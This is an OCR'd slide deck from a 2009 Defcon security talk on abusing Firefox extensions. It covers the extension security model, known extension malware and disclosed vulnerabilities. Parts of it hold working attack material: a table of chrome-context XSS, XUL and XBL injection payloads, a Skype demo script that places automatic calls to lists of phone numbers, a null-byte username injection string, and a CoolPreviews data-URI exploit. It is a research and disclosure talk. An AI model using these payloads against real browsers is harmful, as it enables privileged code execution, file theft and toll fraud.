security-assessment.com

Abusing Firefox Extensions

Defcon17– US, Las Vegas

Roberto Suggi Liverani
Nick Freeman

WTF Are We?

security-assessment.com

- **Roberto Suggi Liverani**
  - Senior Security Consultant – Security-Assessment.com
  - OWASP NZ Leader
  - http://malerisch.net
- **Nick Freeman**
  - Security Consultant – Security-Assessment.com
  - http://atta.cked.me
- **Contact us**
  - Roberto.suggi@security-assessment.com
  - Nick.freeman@security-assessment.com


Agenda

security-assessment.com

- Introduction
- Security threats and risks
- Disclosure summary
- Abusing Extensions – a selection of *exploits* and *demos*

Introduction

- **What are Firefox extensions?**
  - It's just software
  - Equivalent of ActiveX
- **What extensions do?**
  - Extend, modify and control browser behaviour
  - Provides extended/rich functionality and added features
- **Different type of Firefox addons**
  - Extensions
  - Plugins (Search Engine plugins) and Themes



XUL:
- provides UI to extensions
- combined with JavaScript, CSS, HTML elements
-.xul file

XPConnect:
- middle layer allows JavaScript to interface with XPCOM

Chrome:
– privileged browser zone
– code fully trusted

XPCOM:
- reusable components/interfaces
- interact with low layer libraries: network, I/O, file system, etc.

XBL:
- allows creation of new widgets
- combined with CSS, XML and XUL


Extension Security Model

- **Mozilla extension security model is nonexistent**
  - Extension code is fully trusted by Firefox
    - Vulnerability in extension code might result in full system compromise
  - No security boundaries between extensions
    - An extension can silently modify/alter another extension
  - XPCom C++ components subject to memory corruption
  - Extensions vulnerabilities are platform independent
  - Lack of security policies to allow/deny Firefox access to internal API, XPCom components, etc
  - Any Mozilla application with the extension system is vulnerable to same class of issues (e.g. Thunderbird)

The potential

security-assessment.com

- **Statistics – Firefox Browser Market Share**
  - Beyond 20% globally since November 2008, more than 50% in certain regions/countries




Month	Internet Explorer	Firefox	Safari	Chrome	Netscape	Opera	Other
June, 2008	73.01%	19.03%	6.31%	0.00%	0.67%	0.73%	0.25%
July, 2008	73.02%	19.22%	6.14%	0.00%	0.69%	0.69%	0.24%
August, 2008	72.15%	19.73%	6.37%	0.00%	0.72%	0.74%	0.29%
September, 2008	71.52%	19.46%	6.65%	0.78%	0.63%	0.69%	0.27%
October, 2008	71.27%	19.97%	6.57%	0.74%	0.45%	0.75%	0.25%
November, 2008	69.77%	20.78%	7.13%	0.83%	0.53%	0.71%	0.25%
December, 2008	68.15%	21.34%	7.93%	1.04%	0.57%	0.71%	0.26%
January, 2009	67.55%	21.53%	8.29%	1.12%	0.57%	0.70%	0.24%
February, 2009	67.44%	21.77%	8.02%	1.15%	0.66%	0.71%	0.25%
March, 2009	66.82%	22.05%	8.23%	1.23%	0.69%	0.70%	0.28%
April, 2009	66.10%	22.48%	8.21%	1.42%	0.82%	0.68%	0.29%

  - Source: Marketshare - marketshare.hitslink.com

Extension downloads boom

- **Statistics – AMO** (Addons.**M**ozilla.**O**rg) **Download Trend**
  - 1 billion extension downloads from AMO – Nov 2008



Extensions are everywhere

security-assessment.com

Search engines	Social Networks	Services	Software/OS/Web Application Package	Extensions Portals
Google Toolbar Google Browser Sync Yahoo Toolbar Ask.com Toolbar	Del.icio.us Extension Facebook Toolbar AOL Toolbar LinkedIn Browser Toolbar	Netcraft Anti-Phishing Toolbar PhishTank SiteChecker	Skype AVG Ubuntu LiveLink (OpenText)	AMO (addons mozilla org) Mozdev Xulplanet

The weakest part of the chain

security-assessment.com


- **Human Factors - users:**
  - Trust
    - AMO Recommended Extensions recommended
    - Open Source
  - Misconception = users expect extensions to be safe
    - 'according to Softpedia, it's 100% safe‘
    - NoScript/AdBlockPlus provides false sense of security
      - chrome:// URI whitelisted on NoScript, any XSS injection there is not blocked

The weakest part of the chain ctd.

- **Human Factors – developers:**
  - The Mozilla page for building extensions doesn't mention the word 'security' once
  - Many addon developers do it for a hobby – not necessarily aware of how dangerous a vulnerable extension can be
- **Human Factors – reviewers:**
  - Don’t need to have great knowledge about app / webapp security
  - Need to follow a few guidelines for what is and isn’t acceptable
    - These guidelines focus on finding **malicious** extensions
    - Vulnerable extensions can quite easily slip through

Concerns on AMO

- Everyone can write an extension and submit it to AMO (even us :)
- AMO review process lacks complete security assessment



- Few extensions are signed in AMO. Extensions are generally not “signed”. Users trust unsigned extensions.
- Experimental extensions (not approved yet) are publicly available

Extension And Malware

- **Some people have already exploited this concept:**
  - **FormSpy** - 2006
    - Downloader-AXM Trojan, poses as the legitimate NumberedLinks 0.9 extension
    - Steal passwords, credit card numbers, and e-banking login details
  - **Firestarterfox** - 2008
    - Hijacks all search requests through multiple search engines and redirects them through Russian site thebestwebsearch.net
  - **Vietnamese Language Pack** - 2008
    - Shipped with adware because the developer was owned
- **Might happen in the near future…**
  - Malware authors bribe/hack famous/recommended extension developer/vendor
  - Initial benign extension, malware is introduced in an 3rd/4th update

Abusing Firefox Extensions


security-assessment.com

- **Finding bugs in Firefox extensions is fun ;-)**
  - Multiple ways to find them – it depends on:
    - Nature of the extension
    - Logic exposed
    - Input and output
    - XPCOM components
    - Third party API/components
- **Our research focus:**
  - Extension logic, security model and functions exposed
  - Extension data flow and data injection points

XSS or Cross Browser Context


security-assessment.com

- **XSS on steroids**
  - Any input rendered in the chrome is a potential XSS injection point




  - **XSS** in chrome is **privileged code**!
    - It can interface with XPConnect and XPCOM = 0wn3d!
    - No SOP restrictions!
    - Cannot be blocked by NoScript!

NoScript's Whitelist



XSS disclosing /etc/passwd


security-assessment.com



Testing for XSS

- Run Firefox with console active
  - firefox.exe -console
- To confirm execution of our XSS payload, generate an error into console – dump(error);

- Is our XSS in Chrome? Check all window properties - not just window



Useful XSS payloads

- Check if **nsIScriptableUnescapeHTML.parseFragment()** is used
  - Lack of this might mean use of input black-list filters

Method Description	Payload
iframe with data URI and base64 payload	<iframe src = 'data:text/html;base64,*base64XSSpayloadhere*'>
Recursive iframes	<iframe src = "data:text/html,<iframe src = 'data:text/html;base64,*base64iframe+data+XSSpayload*'> </iframe"></iframe>
Embedded XSS	<embed src='javascript:XSSpayload'>
XSS on DOM events	<img src='a' onerror=XSSpayload>
XUL injection	<![CDATA["<button id="1" label="a" oncommand='alert(window)' />"]]>
XBL injection	style="-moz-binding:url(data:text/xml;charset=utf-8,XBL)"

Tools

- Firebug – provides console, monitor and debugging features
- Chromebug – Firebug for chrome, XUL
- WebDeveloper – allows more control on page elements, cookies
- XPComViewer – shows registered XPCOM components/interfaces
- Venkman - JavaScript Debugger
- Console2 – advanced error console
- ChromeList – File viewer for installed extensions
- Execute JS - enhanced JavaScript-Console
- DOM Inspector – allows inspecting the DOM
- Burp – web proxy
- Mozrepl – js shell via telnet service
- Sysinternals Tools – regmon, filemon, tcpmon, etc.

Abusing extensions…

security-assessment.com

Extension Name	Date Disclosed	Vendor Response Date	Fix Date
WizzRSS	2009/02/18	2009/02/18	2009/03/20
CoolPreviews	2009/03/05	No response, silently fixed	2009/04/20
FireFTP	**N/A**	**N/A**	2009/02/19
Undisclosed	2009/02/16	2009/02/16	N/A
Feed Sidebar NEW	2009/03/04	2009/03/05	2009/03/14
Undisclosed	2009/02/27	**N/A**	**N/A**
UpdateScanner NEW	2009/06/08	2009/06/11	2009/06/15
Undisclosed	2009/06/22	**N/A**	**N/A**
Undisclosed	2009/06/30	2009/06/30	2009/07/06
ScribeFire NEW	2009/07/10	2009/07/15	2009/07/20
Skype	N/A	**N/A**	2009/06/03

- Total number of **downloads from AMO: 30,000,000+**

Skype

- **Skype (<=3.8.0.188)**

- **Issue:**
  - Automatic arbitrary number of calls to arbitrary phone numbers and skypenames
  - Function skype_tool.call() is exposed to DOM and can be called directly
  - Skype username injection - skypeusername%00+\"
- **Filtering/Protection:**
  - None.
- **Exploit:**
  - Automatic arbitrary phone call to multiple numbers


Demo

- Demo.avi
- Arbitrary phone calls

```
<br>
Telephone: +64 9 307 3388

<script>
setInterval('document.location=\'javascript:skype_tool.call(\"\
+6322131218;+6322131219;+6322131230;+6322131231;+6412321312;
+63213213123;+6421323235;\")\'",4000);
</script>
```

CoolPreviews

- **CoolPreviews – 2.7**



- **Issue:**
  - URI is passed to the CoolPreviews Stack without any filtering.
  - A data: URI is accepted and its content is rendered in the chrome privileged zone.
  - User triggers exploit by adding the malicious link to the CoolPreviews stack (right-click by default)
- **Filtering/Protection:**
  - No use of URI whitelist
- **Exploit:**
  - data:text/html,base64;payloadbase64encoded

